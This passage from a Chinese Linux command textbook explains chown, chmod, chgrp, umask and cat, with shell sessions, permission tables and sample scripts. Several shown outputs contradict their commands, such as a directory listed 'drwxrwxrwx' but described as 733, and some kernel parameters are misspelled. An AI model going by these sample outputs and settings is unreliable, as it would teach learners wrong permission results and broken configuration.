[root@oldboy data]# chown root:root file1.txt #<== 可以使用 “:” 或 “.”。
[root@oldboy data]# ll file1.txt
-rw-r--r-- 1 root root 0 Nov 4 18:24 file1.txt
```

范例 2-95：递归更改目录及目录下的所有子目录及文件的用户和用户组的属性。

```
[root@oldboy data]# cp file1.txt dir2/
[root@oldboy data]# ll -d dir2/
drwxr-xr-x 2 root root 4096 Nov 4 19:14 dir2/
[root@oldboy data]# ll dir2/ #<== 查看dir2目录及目录下的文件的用户和用户组都是root。
total 0
-rw-r--r-- 1 root root 0 Nov 4 19:14 file1.txt
[root@oldboy data]# chown -R oldboy.oldboy dir2/ #<== 使用-R参数递归授权。
[root@oldboy data]# ll -d dir2/
drwxr-xr-x 2 oldboy oldboy 4096 Nov 4 19:14 dir2/
[root@oldboy data]# ll dir2/
total 0
-rw-r--r-- 1 oldboy oldboy 0 Nov 4 19:14 file1.txt #<== 再次查看用户和用户组都变
                                                 为 oldboy。
```

2.23 chmod：改变文件或目录权限

2.23.1 命令详解

【命令星级】 ★★★★★

【功能说明】

chmod 命令是用来改变文件或目录权限的命令，但是只有文件的属主和超级用户 root

才能够执行这个命令。

【语法格式】

```
chmod [option] [mode] [file]
chmod [选项] [模式] [<文件或目录>]
```

说明：

- 1) 注意 chmod 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。
- 2) 模式有两种格式：一种是采用权限字母和操作符表达式；另一种是采用数字。

【选项说明】

表 2-24 针对该命令的参数选项进行了说明。

表 2-24 chmod 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-R	递归处理指定目录以及其子目录下的所有文件 *

图 2-6 是权限示意图。



图 2-6 chmod 命令的权限示意图

图 2-6 中权限对应的信息如表 2-25 所示。

表 2-25 权限对应表

权 限 位	全 称	含 义	对 应 数 字
r	read	可读权限	4
w	write	可写权限	2
x	execute	可执行权限	1
-		没有任何权限	0
备注	一些特殊权限位：t、T、s、S、X、x		
用户类型	文件所属用户：u(Owner/User) 文件所属用户组：g(Group)		

(续)

权限位	全称	含义	对应数字
用户 类型	其他用户: o(Other) 所有: a(ALL), 等效于 u、g、o 的总和		
操作 字符	+: 加入 -: 减去 =: 设置		

2.23.2 使用范例

范例 2-96：权限字母和操作符表达式。

```
[root@oldboy data]# chmod a= file1.txt #<== 设置所有(a)权限为空(等号后面不接任何字符)。
[root@oldboy data]# ll -h file1.txt
----- 1 root root 0 Nov 4 18:24 file1.txt #<== 权限位都是“-”，没有任何权限。
[root@oldboy data]# chmod u+x file1.txt      #<== 设置 user 文件属主执行权限。
[root@oldboy data]# ll -h file1.txt
---x---- 1 root root 0 Nov 4 18:24 file1.txt
[root@oldboy data]# chmod g+w file1.txt      #<== 设置 group 文件用户组可写权限。
[root@oldboy data]# ll -h file1.txt
---x-w--- 1 root root 0 Nov 4 18:24 file1.txt
[root@oldboy data]# chmod o+r file1.txt      #<== 设置 other 其他用户可读权限。
[root@oldboy data]# ll -h file1.txt
---x-w-r-- 1 root root 0 Nov 4 18:24 file1.txt
[root@oldboy data]# chmod ug+r,o-r file1.txt  #<== 多个权限操作可以一起使用，以逗号分隔，ug+r 是 u+r、g+r 的缩写。
[root@oldboy data]# ll -h file1.txt
-rwxr--r-- 1 root root 0 Nov 4 18:24 file1.txt
[root@oldboy data]# chmod u=rwx,g=rx,o=x file1.txt  #<== “=” 撤销原来所有的权限，然后赋予给出的权限。
[root@oldboy data]# ll -h file1.txt
-rwxr-x--x 1 root root 0 Nov 4 18:24 file1.txt
```

范例 2-97：文件的数字权限授权案例。

图 2-7 为 9 位权限属性对应的数字及数字权限换算关系图。
已知 r 权限对应的数字为 4, w 权限对应的数字为 2, x 权限对应的数字为 1, “-” 权限对应的数字为 0。因此 rwx 权限换成数字——对应于 421, 然后做个加法: 4+2+1=7。同理 r-x 的数字权限总和为 5, -wx 的数字权限总和为 3。

r	w	x	-X	-W	-X
4	2	1	0	0	1
7	5	3			

图 2-7 字母和数字权限转换图

```
[root@oldboy data]# chmod 000 file1.txt #<== 这个和上一个例子 chmod a= file1.txt 的效果一样。
```

```
[root@oldboy data]# ll -h file1.txt
----- 1 root root 0 Nov 4 18:24 file1.txt
```

```
[root@oldboy data]# chmod 753 file1.txt      #<== 大家一定要熟练掌握数字权限和字母  
权限的换算。  
[root@oldboy data]# ll -h file1.txt  
-rwxr-x-wx 1 root root 0 Nov 4 18:24 file1.txt  
#<== 可以看到用数字设置权限最简单。
```

范例 2-98：使用 -R 参数递归授权权限案例。

```
[root@oldboy data]# ll -d dir2/  
drwxr-xr-x 2 oldboy oldboy 4096 Nov 4 19:14 dir2/      #<== 目录权限 755。  
[root@oldboy data]# ll dir2/  
total 0  
-rw-r--r-- 1 oldboy oldboy 0 Nov 4 19:14 file1.txt      #<== 文件权限 644。  
[root@oldboy data]# chmod -R 777 dir2/      #<== 递归授予文件目录 777 的  
权限。  
[root@oldboy data]# ll dir2/  
total 0  
-rwxrwxrwx 1 oldboy oldboy 0 Nov 4 19:14 file1.txt      #<== 文件权限 777。  
[root@oldboy data]# ll -d dir2/  
drwxrwxrwx 2 oldboy oldboy 4096 Nov 4 19:14 dir2/      #<== 目录权限 777。
```

2.23.3 Linux 普通文件的读、写、执行权限说明

为了让大家清晰地了解文件的权限属性，特列表表 2-26 详细说明。

表 2-26 普通文件的权限说明

可读 r	表示具有读取 / 阅读文件内容的权限
可写 w	表示具有新增、修改文件内容的权限： ①如果没有 r，用 vi 编辑器，输入 “:wq!” 可以强制覆盖，但原文件内容会被清除； 因此可以使用 echo 追加内容到文件 (echo "aaaaaa" >>oldboy.txt) ②删除文件（修改文件名等）的权限是受父目录的权限控制，和文件本身的权限无关， 文件名在父目录的 block 里
可执行 x	表示具有执行文件的权限 ①文件本身要能够执行： <pre>[root@oldboy /]# ./oldboy.txt -bash: ./oldboy.txt: Permission denied</pre> 下面三种方法都是通过其他命令来实现的 <pre>[root@oldboy /]# . ./oldboy.txt? #<== 点号后面有空格，功能类似于 source。 hello boy [root@oldboy /]# source oldboy.txt #<== 使用 source 命令执行文件。 hello boy [root@oldboy /]# sh oldboy.txt? #<== 使用 sh 命令执行文件。 hello boy</pre> ②普通用户必须还要有 r 权限才能够执行，无 r 就不能执行 ③root 即使没有 r 权限，只要有 x 权限就能执行 ④root 用户位没有执行权限，但只要其他权限位还有 x 权限，那它就能执行

2.23.4 Linux 目录的读、写、执行权限说明

同样为了让大家清晰地了解目录的权限属性，特列表 2-27 详细说明。

表 2-27 目录的权限说明

可读 r	表示具有浏览目录下面文件及子目录的权限，即 ls dir ①没有 x 不能进到目录里，即无法 cd dir ②ls 列表可以看到所有的文件名，不过会提示无权访问目录下的文件 ③如果 ls -l 列表，则所有的属性会带有问号，也会提示无权访问目录下的文件，但是可以看到所有文件名
可写 w	表示具有增加、删除或修改目录内文件名（一般指文件名）的权限（需要 x 权限配合） ①增加的不是文件内容，而是创建一个新的文件 ②修改的不是文件内容（这个看文件本身的权限），只能修改文件名，重命名文件（文件名是在目录的 block 中，看目录的权限是 w 的就可以） ③删除也是删除文件而不是看文件本身的权限，是看目录的权限，如果没有 x 权限则不能删除
可执行 x	表示具有进入目录的权限；例如：cd dir ①没有 r 则无法列表 ②没有 w 则无法新建文件

2.24 chgrp：更改文件用户组

2.24.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

chgrp 命令只用于更改文件的用户组，功能被 chown 取代了，了解一下即可。

【语法格式】

```
chgrp [option] [group] [file]
chgrp [选项] [用户组] [<文件或目录>]
```

● 说明：

chgrp 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-28 针对该命令的参数选项进行了说明。

表 2-28 chgrp 命令的参数选项及说明

参数 选项	解 释 说 明
-R	递归更改目录的用户组

2.24.2 使用范例

范例 2-99：修改文件的用户组属性信息。

```
[root@oldboy ~]# ll install.log
-rw-r--r--. 1 root root 21682 Jan  6 18:43 install.log      #<== 当前目录的用户组为 root。
[root@oldboy ~]# chgrp oldboy install.log                  #<== 修改 install.log 文件的用户组为 oldboy。
[root@oldboy ~]# ll install.log
-rw-r--r--. 1 root oldboy 21682 Jan  6 18:43 install.log
```

范例 2-100：递归修改文件的用户组属性信息。

```
[root@oldboy ~]# ll dir1/
total 48
-rw----- 1 oldboy oldboy 1171 Feb  3 17:40 anaconda-ks.cfg
-rw-r--r-- 1 oldboy oldboy 21682 Feb  3 17:40 install.log
-rw-r--r-- 1 oldboy oldboy 5890 Feb  3 17:40 install.log.syslog
-rw-r--r-- 1 oldboy oldboy     7 Feb  3 17:40 oldboy.log1
-rw-r--r-- 1 oldboy oldboy 7332 Feb  3 17:40 root_2015-01-30.tar.gz
[root@oldboy ~]# chgrp -R root dir1/      #<== 参数-R 递归授权。
[root@oldboy ~]# ll dir1/
total 48
-rw----- 1 root root 1171 Feb  3 17:40 anaconda-ks.cfg
-rw-r--r-- 1 root root 21682 Feb  3 17:40 install.log
-rw-r--r-- 1 root root 5890 Feb  3 17:40 install.log.syslog
-rw-r--r-- 1 root root     7 Feb  3 17:40 oldboy.log1
-rw-r--r-- 1 root root 7332 Feb  3 17:40 root_2015-01-30.tar.gz
```

2.25 umask：显示或设置权限掩码

2.25.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

umask 是通过八进制的数值来定义用户创建文件或目录的默认权限。

【语法格式】

```
umask [option] [mode]
```

umask [选项] [模式]

说明：

umask 命令以及后面的选项和模式，每个元素之间都至少要有一个空格。

【选项说明】

表 2-29 针对该命令的参数选项进行了说明。

表 2-29 umask 命令的参数选项及说明

参数 选项	解释 说明
-p	输出的权限掩码可直接作为命令来执行
-S	以字符方式输出权限掩码

2.25.2 通过 umask 计算文件目录权限

1. 文件权限计算

创建文件默认最大的权限为 666 (-rw-rw-rw-)，默认创建的文件没有可执行权限 x 位。

对于文件来说，umask 的设置是在假定文件拥有八进制 666 的权限上进行的，文件的权限就是 666 减 umask (umask 的各个位数字也不能大于 6，比如 077 就不符合条件) 的掩码数值，如果得到的 3 位数字其每一位都是偶数，那么这就是最终结果；如果有若干位的数字是奇数，那么这个奇数需要加 1 变成偶数，最后得到全是偶数的结果。

示例如下：

1) 假设 umask 值为：022 (所有位为偶数)

```
6 6 6      #<== 文件的起始权限值。
0 2 2 -    #<==umask 的值。
-----
6 4 4
```

2) 假设 umask 值为：045 (其他用户组位为奇数)

```
6 6 6      #<== 文件的起始权限值。
0 4 5 -    #<==umask 的值。
-----
6 2 1      #<== 计算出来的权限。由于 umask 的最后一位数字是奇数 5，所以，在其他用户组位再加 1。
0 0 1 +    #<==umask 对应的奇数位加 1。
-----
6 2 2      #<== 真实文件权限。
```

2. 目录权限计算 (没有奇偶之分)

创建目录默认最大权限 777 (-rwx-rwx-rwx)，默认创建的目录属主是有 x 权限的，允许


```
-rw-r--r-- 1 root root 0 Feb 2 22:14 file1
[root@oldboy data]# umask 044    #<== 设置 umask 值为 044。
[root@oldboy data]# touch file2;ll -h file2
-rw--w--w- 1 root root 0 Feb 2 22:15 file2  #<== 创建的文件对应的数字权限为 622。
[root@oldboy data]# umask 034    #<== 设置 umask 值为 034。
[root@oldboy data]# touch file3;ll -h file3
-rw-r--w-- 1 root root 0 Feb 2 22:15 file3  #<== 创建的文件对应的数字权限为 642。
```

范例 2-104：验证修改 umask 值对目录权限的影响。

```
[root@oldboy data]# umask      #<== 查看当前的 umask 值，如果不是 0022，则可以使用
                           umask 022 设置。
0022
[root@oldboy data]# mkdir dir1;ll -d dir1
drwxr-xr-x 2 root root 4096 Feb 2 22:16 dir1  #<== 创建的目录对应的数字权限为 755。
[root@oldboy data]# umask 044    #<== 设置 umask 值为 044。
[root@oldboy data]# mkdir dir2;ll -d dir2
drwxrwxrwx 2 root root 4096 Feb 2 22:17 dir2  #<== 创建的目录对应的数字权限为 733。
[root@oldboy data]# umask 055    #<== 设置 umask 值为 055。
[root@oldboy data]# mkdir dir3;ll -d dir3
drwxr--w--w- 2 root root 4096 Feb 2 22:17 dir3  #<== 创建的目录对应的数字权限为 722。
```

上面的修改都是临时生效的，想要永久生效就需要修改配置文件。

范例 2-105：修改配置文件使得 umask 永久生效。

通过命令查看 umask 的永久配置情况，配置文件可以是 /etc/bashrc 或 /etc/profile。

```
[root@oldboy ~]# sed -n '61,69p' /etc/bashrc  #<== sed 命令取出文件的第 61 行到第 69
                           行，打印输出。
# By default, we want umask to get set. This sets it for non-login shell.
#<== /etc/bashrc 配置的是非登录 shell 的 umask 默认值。
# Current threshold for system reserved uid/gids is 200
# You could check uid/gid reservation validity in
# /usr/share/doc/setup-*/uidgid file
if [ $UID -gt 199 ] && [ "'id -gn'" = "'id -un'" ]; then
    umask 002
else
    umask 022
fi

[root@oldboy ~]# sed -n '57,64p' /etc/profile  #<== sed 命令取出文件的第 57 行到第
                           64 行，打印输出。
# By default, we want umask to get set. This sets it for login shell. #<== /
etc/profile 配置的是登录 shell (例如用户登录系统) 的 umask 默认值。
# Current threshold for system reserved uid/gids is 200
# You could check uid/gid reservation validity in
# /usr/share/doc/setup-*/uidgid file
if [ $UID -gt 199 ] && [ "'id -gn'" = "'id -un'" ]; then
```

```

umask 002
else
    umask 022
fi

```

以上是系统默认的 umask 配置情况，我们在工作中可以修改 /etc/bashrc 和 /etc/profile 实现对 umask 的永久修改，但是几乎没有什么需求必须要修改 umask，默认的 umask 是系统安全的临界点，是最合适的，这点请大家注意。

下面直接将修改 umask 的命令放在 /etc/profile 文件的最后一行，配置完成后，查看代码如下：

```
[root@oldboy ~]# tail -1 /etc/profile  #<== 使用tail命令查看文件的最后一行。
umask 033
```



注意 上面的方法是一刀切的方法，所有用户的 umask 值统一设置为 033。

2.26 老男孩从新手成为技术大牛的心法

执着：学 Linux 运维要有屡败屡战、不撞南墙不回头的精神。

专注：只做一件事，那就是学好 Linux 运维。两耳不闻其他事，一心只读运维书！

自信：相信自己一定能行，未来一定可以成为技术大牛，自信是成功的基石。

心态：保持空杯，重视基础；基础不牢，地动山摇！

老男孩老师陪伴你学习本书的第 2 章，本章的命令知识琐碎、内容多，大家要披荆斩棘、勇往直前，将这些命令消化理解透彻，遇到任何问题都可以加入本书开篇为大家提供的交流微信群和 QQ 群。



第 3 章

文件过滤及内容编辑处理命令

3.1 cat：合并文件或查看文件内容

3.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

cat 命令可以理解为英文单词 concatenate 的缩写，其功能是连接多个文件并且打印到屏幕输出，或者重定向到指定的文件中。此命令常用来显示单个文件内容，或者将几个文件内容连接起来一起显示，还可以从标准输入中读取内容并显示，生产环境中它常与重定向或追加符号配合使用。

cat 命令的记忆方法：cat 的中文意思是猫，可理解为“瞄”一下文件内容，即显示文件内容。根据老男孩的运维经验，cat 具备 5 大常用功能，特整理为如表 3-1 所示。

表 3-1 cat 命令 5 大常用功能

序号	cat 命令常用功能	简要例子说明
1	查看文件内容	例如：cat file.txt，这是 cat 最基本的功能之一
2	把多个文件合并成一个	例如：cat file1.txt file2.txt >newfile.txt

(续)

序号	cat 命令常用功能	简要例子说明
3	创建编辑新文件	例如：输入 cat >file1.txt，后面接要编辑的内容，使用快捷键 Ctrl+d 或 Ctrl+c 可结束编辑，此功能应用不多，了解即可
4	非交互式的编辑或追加内容到文件尾部	这是生产工作中最重要的一个应用了，所以必须要熟练掌握，这里先给一个命令格式： cat >>file1.txt<<EOF I am.oldboy training.welcome to my blog. EOF
5	清空文件内容	例如：使用 cat /dev/null >file1.txt 命令就可以把文件内容清空，但是文件还是存在的，这个功能生产工作中也会用到

【语法格式】

```
cat [option] [file]
cat [选项] [文件]
```

说明：

在 cat 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 3-2 针对该命令的参数选项进行了说明。

表 3-2 cat 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n	从 1 开始对所有输出的内容按行编号 *
-b	和 -n 选项功能类似，但会忽略显示空白行行号 *
-s	当遇到有连续两行以上的空白行时，就替换为一行空白行
-A	等价于 -vET 三个选项的功能之和
-e	等价于 -vE
-E	在每一行的行尾显示 \$ 符号
-t	与 -vT 等价
-T	将 Tab 字符显示为 ^I
-v	除了 LFD 和 TAB 之外，使用 ^ 和 M- 引用

3.1.2 使用范例

1. 基础范例

方法 1：

范例 3-1：执行如下的完整命令生成 test.txt 文件内容。

```
cat >test.txt<<EOF
welcome to my blog.http://oldboy.blog.51cto.com

if you like my blog's contents, pls support me.
```

bye! boys and girls.

EOF #<== 这里要按回车才能结束，另外，EOF 必须成对出现，但也可以用别的成对标签来替换。例如 :oldboy 字符标签，默认情况下，结尾的 EOF 必须要顶格写。

方法 2：

```
cat >test.txt<<-EOF  #<== 如果 cat 后面使用了>>- 符号，则结尾的 EOF 可以不用顶格，但要用 tab 缩进。
```

```
welcome to my blog.http://oldboy.blog.51cto.com
```

```
if you like my blog's contents, pls support me.
```

bye! boys and girls.

EOF

以上就是 cat 命令在生产环境中常用的非交互式编辑文件的方法，请不要忽略上文中的空行，那是下文测试选项时需要用到的。另外，如果内容中包含 \$ 符号时要用 “\” 进行转义。

以上命令的执行过程及结果如下：

```
[root@oldboy ~]# cat >test.txt<<EOF
> welcome to my blog.http://oldboy.blog.51cto.com
>
> if you like my blog's contents, pls support me,
>
>
>
> bye! boys and girls.
> EOF
[root@oldboy ~]# cat test.txt
```

```
welcome to my blog.http://oldboy.blog.51cto.com
#<== 此行是空行。
if you like my blog's contents,pls support me.
#<== 此行是空行。
#<== 此行是空行。
#<== 此行是空行。
bye! boys and girls.
```

范例 3-2：直接执行 cat 命令，不带任何选项。

```
[root@oldboy ~]# cat test.txt
welcome to my blog.http://oldboy.blog.51cto.com

if you like my blog's contents,pls support me.

bye! boys and girls.
```

这就是最简单最基本的查看文件内容的使用方法了。

范例 3-3：执行 cat 命令，分别带 -n 及 -b 选项，并对比区别。

```
[root@oldboy ~]# cat -n test.txt
    1 welcome to my blog.http://oldboy.blog.51cto.com
    2
    3 if you like my blog's contents,pls support me.
    4
    5
    6
    7 bye! boys and girls.
#<== 说明：从上面的例子中可以看出，-n 选项就是按行为文件内容编号并打印输出，包括空行。
[root@oldboy ~]# cat -b test.txt
    1 welcome to my blog.http://oldboy.blog.51cto.com

    2 if you like my blog's contents,pls support me.

    3 bye! boys and girls.
#<== 说明：从上面的例子可以看出，-b 选项和 -n 选项类似，但是，-b 选项并不对空行编号。
```

范例 3-4：执行 cat 命令，带 -E 选项。

```
[root@oldboy ~]# cat -E test.txt
welcome to my blog.http://oldboy.blog.51cto.com$
 $
if you like my blog's contents,pls support me.$
 $
$
```

```
$
```

```
bye! boys and girls.$
```

#<== 说明：从上面的例子可以看出，-E 选项就是把文件结尾的隐藏结束标识符 \$ 符号显示出来。即使是空行，结尾也是有结束标识符的，这一点大家要注意。

再来个小例子：

```
[root@oldboy ~]# echo >test1.txt
[root@oldboy ~]# cat -E test1.txt
$ 
[root@oldboy ~]# ls -l test1.txt
-rw-r--r-- 1 root root 1 05-30 21:35 test1.txt
```

这个小例子更好地说明了即使是空行结尾也是有标识符 \$ 的。因此，在计算文件占用空间时，要注意这点。

-A(-vET),-e(-vE) 这两个选项都包含 -E 选项，因此，其和 -E 的功能类似，但 -v、-T 这两个选项在工作中使用得不多，了解一下就好了。

范例 3-5：执行 cat 命令，带 -s 选项。

```
[root@oldboy ~]# cat -s test.txt
welcome to my blog.http://oldboy.blog.51cto.com

if you like my blog's contents,pls support me.
#<== 此处原来是 3 个空行，现在，由于 -s 选项的原因，变成一个空行了。
bye! boys and girls.
```

从上面的例子可以看出，-s 选项就是把两个以上的空行变成一个空行，如果文件中连续的空行有很多，那么这个选项可以让文件显示得更加精炼易读。

但是在实际生产工作中，我们还是习惯于使用 grep -v "^\\$" test.txt 过滤掉所有的空行（一个空行都不留），从而使得显示更加紧凑一些，示例如下。有关 grep 的讲解，请见后文 grep 章节。

```
[root@oldboy ~]# grep -v "^\$" test.txt #<== ^$ 是正则表达式字符组合，表示空行。
welcome to my blog.http://oldboy.blog.51cto.com
if you like my blog's contents,pls support me.
bye! boys and girls.
```

范例 3-6：执行 cat 命令编辑新文件。

```
[root@oldboy ~]# cat >test3.txt
hi,here is linux os.
[root@oldboy ~]# cat test3.txt
hi,here is linux os.
```

从上面的例子可以看出，这里是利用 cat 和“>”重定向将标准输出定向到文件的，这

是一个特殊的编辑文件的方法。

这里有几个问题需要注意，具体如下。

- 结束编辑可以用快捷键 Ctrl+d 或 Ctrl+c 退出，但是必须要先执行回车，将光标定位到新的未输入的行才行。
- 使用此种方式输入时，会发现如果输入错了，只按退格键（Backspace）将会无法删除，需要按住“Ctrl+退格键”才能删除。
- 此操作为特殊编辑方法，作为扩展知识点提及，实际生产环境中使用得很少。

范例 3-7：执行 cat 命令连接并显示多个文件。

```
[root@oldboy ~]# cat test.txt test3.txt
welcome to my blog.http://oldboy.blog.51cto.com

if you like my blog's contents,pls support me.

bye! boys and girls. #<== 此行以上是 test.txt。
hi,here is linux os. #<== 这是 test3.txt 的内容。
```

提示：这样两个文件会一起显示，但还是有先后顺序的，前面的 test.txt 的内容会优先显示。

2. 生产案例

后面的生产案例会涉及 Shell 编程相关知识，如果没有 Shell 编程功底则只需要关注 cat 命令的用法即可。如果大家对 Shell 编程感兴趣，那么可以参考老男孩的《跟老男孩学 Linux 运维：Shell 编程实战》一书。

范例 3-8：利用 cat 实现一键优化 Linux 系统脚本。

这是使用 cat 命令实现非交互式地在文件结尾增加内容的功能。下面的优化脚本是批量修改配置文件的方法，是生产环境中经常会用到的用法，要熟练掌握才好。

下面以一键优化脚本中的一部分 Linux 服务器内核选项为例来说明 cat 的功能。

说明：

本优化适合 Apache、Nginx、Squid 等多种 Web 相关应用，特殊的业务可能需要略作调整。

所谓内核优化，主要是在 Linux 系统中针对业务服务应用而进行的系统内核选项优化，优化并无特殊的标准，下面就以常见的生产环境 Linux 的内核优化为例进行讲解，仅供大家参考。

```
[root@oldboy ~]# cat opt_sysctl.sh
#!/bin/bash
```

```
/bin/cp /etc/sysctl.conf /etc/sysctl.conf.'date +%F_%T'    #<== 备份 sysctl.conf.

cat>>/etc/sysctl.conf<<EOF          #<== 修改 sysctl.conf.
#added by oldboy at 2007 start
net.ipv4.tcp_fin_timeout = 2
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_tw_recycle = 1
net.ipv4.tcp_synccookies = 1
net.ipv4.tcp_keepalive_time = 600
net.ipv4.ip_local_port_range = 4000      65000
net.ipv4.tcp_max_syn_backlog = 16384
net.ipv4.tcp_max_tw_buckets = 36000
net.ipv4.route.gc_timeout = 100
net.ipv4.tcp_syn_retries = 1
net.ipv4.tcp_synack_retries = 1
net.core.somaxconn = 16384
net.core.netdev_max_backlog = 16384
net.ipv4.tcp_max_orphans = 16384
#endif
EOF
sysctl -p &>/dev/null           #<== 加载 sysctl.conf.
```

以上是脚本内容，下面是执行：

```
[root@oldboy ~]# sh opt_sysctl.sh
[root@oldboy ~]# tail -16 /etc/sysctl.conf
#added by oldboy at 2007 start
net.ipv4.tcp_fin_timeout = 2
net.ipv4.tcp_tw_reuse = 1
net.ipv4.tcp_tw_recycle = 1
net.ipv4.tcp_synccookies = 1
net.ipv4.tcp_keepalive_time = 600
net.ipv4.ip_local_port_range = 4000      65000
net.ipv4.tcp_max_syn_backlog = 16384
net.ipv4.tcp_max_tw_buckets = 36000
net.ipv4.route.gc_timeout = 100
net.ipv4.tcp_syn_retries = 1
net.ipv4.tcp_synack_retries = 1
net.core.somaxconn = 16384
net.core.netdev_max_backlog = 16384
net.ipv4.tcp_max_orphans = 16384
#endif
```

 **注意** EOF 可以使用任意的成对字符串来代替，通常习惯于使用 EOF。

范例 3-9：利用 cat 在脚本中显示帮助菜单。

```
[root@oldboy ~]# cat exportfs_usage.sh
#!/bin/bash
```

```
exportfs_usage()
{
    cat <<END
    USAGE: $0 {start|stop|monitor|status|validate-all}
END
}
exportfs_usage
```

执行上述脚本的结果如下：

```
[root@oldboy ~]# sh exportfs_usage.sh
    USAGE: exportfs_usage.sh {start|stop|monitor|status|validate-all}
```

这里的 cat 命令可以用 echo 命令来代替，对于单行的内容显示和追加内容，使用 echo 命令是非常合适的，cat 的优势是针对多行文本内容进行编辑，或者在已有内容的结尾追加新内容。

范例 3-10：利用 cat 在脚本中显示内容选择菜单。

```
[root@oldboy ~]# cat menu.sh
#!/bin/bash

menu(){
    cat <<END
    1.[apple]
    2.[pear]
    3.[banana]
    4.[cherry]
    5.[orange]
    please select one that you like:
END
}
menu
```

执行上述脚本的结果如下：

```
[root@oldboy ~]# sh menu.sh
    1.[apple]
    2.[pear]
    3.[banana]
    4.[cherry]
    5.[orange]
    please select one that you like:
```

为了实现自动化运维，有时高级运维人员不得不通过脚本把操作写好，然后让组内的初级运维或非运维的同事，通过傻瓜式的菜单选择，来完成相应的工作，进而提升工作效率。

上面的脚本，从美感的角度来看，还是有些缺陷的。比如：

```
[root@oldboy ~]# cat menu.sh
#!/bin/bash

menu(){
    cat <<END
    1.[apple]
    2.[pear]
    3.[banana]
    4.[cherry]
    5.[orange]
    please select one that you like:
END      #<== 此处顶格写，没有保持队形。但是直接保持队形，脚本执行会报错。
}
menu
```

报错如下：

```
[root@oldboy ~]# sh menu.sh
menu.sh: line 15: warning: here-document at line 4 delimited by end-of-file
          (wanted 'END')
menu.sh: line 16: syntax error: unexpected end of file
```

改进后的脚本如下：

```
[root@oldboy ~]# cat menu.sh
#!/bin/bash

menu(){
    cat <<-END  #<== 此处 END 前加了一个减号。
    1.[apple]
    2.[pear]
    3.[banana]
    4.[cherry]
    5.[orange]
    please select one that you like:
END      #<== 因为前面使用了“-END”，因此此处可以使用 TAB 缩进，记住是 tab 缩进而不是空格！
}

menu
```

范例 3-11：利用 cat 连接多文件合并 Web 集群日志。

在工作中，前端通常会有多个集群服务器节点，这时服务器记录日志都是在本地记录的，因此，完整的日志是所有服务器的日志总和。在 Web 节点把日志推到日志平台后，首先要做的就是对所有节点当天或者当小时的日志进行合并，这时就可以用 cat 的多文件功能，当然这不是必须的，还有别的方法，这里暂略，仅讲解 cat 的生产应用。

合并 Web 集群节点日志的命令如下：

```
cat web01_access_20130522.log web02_access_20130522.log > web_access_20130522.log
```

以下是生产环境下的演示：

```
[root@Oldboy ~]# cat web01_access_2010128.log
web02_access_2010128.log > web_access_2010128.log
[root@Oldboy ~]# cat web_access_2010128.log
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET /back/upload/course/
2010-10-25-23-48-59-048-18.jpg HTTP/1.1" 200 44286 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET /static/web/coursesort/5.
shtml HTTP/1.1" 200 255 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "POST /cms/cmtweb!get-
CommentListBySource.action HTTP/1.1" 200 433 "http://oldboy.blog.51cto.com/
static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:56 +0800] "GET /static/images/photos/2.
jpg HTTP/1.1" 200 11299 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:56 +0800] "GET /static/images/photos/2.
jpg HTTP/1.1" 200 11299 "http://oldboy.blog.51cto.com/static/web/
column/17/index.shtml?courseId=43" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)"
123.122.65.226 - - [08/Dec/2010:15:44:43 +0800] "GET /static/flex/vedioLoading.
swf HTTP/1.1" 304 - "http://oldboy.blog.51cto.com/static/flex/VideoCenter.
swf?url=[[DYNAMIC]]/2" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1)"
123.122.65.226 - - [08/Dec/2010:15:44:43 +0800] "POST /messagebroker/amf
HTTP/1.1" 200 117 "http://oldboy.blog.51cto.com/static/flex/VideoCenter.
swf?url=[[DYNAMIC]]/4" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1)" 59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET /back/upload/
teacher/2010-08-06-11-39-59-0469.jpg HTTP/1.1" 200 10850 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:55 +0800] "GET /back/upload/teacher/
2010-08-30-13-57-43-06210.jpg HTTP/1.1" 200 11809 "http://oldboy.
blog.51cto.com/static/web/column/17/index.shtml?courseId=43" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729)"
59.33.26.105 - - [08/Dec/2010:15:43:56 +0800] "GET /static/images/photos/2.
```

```

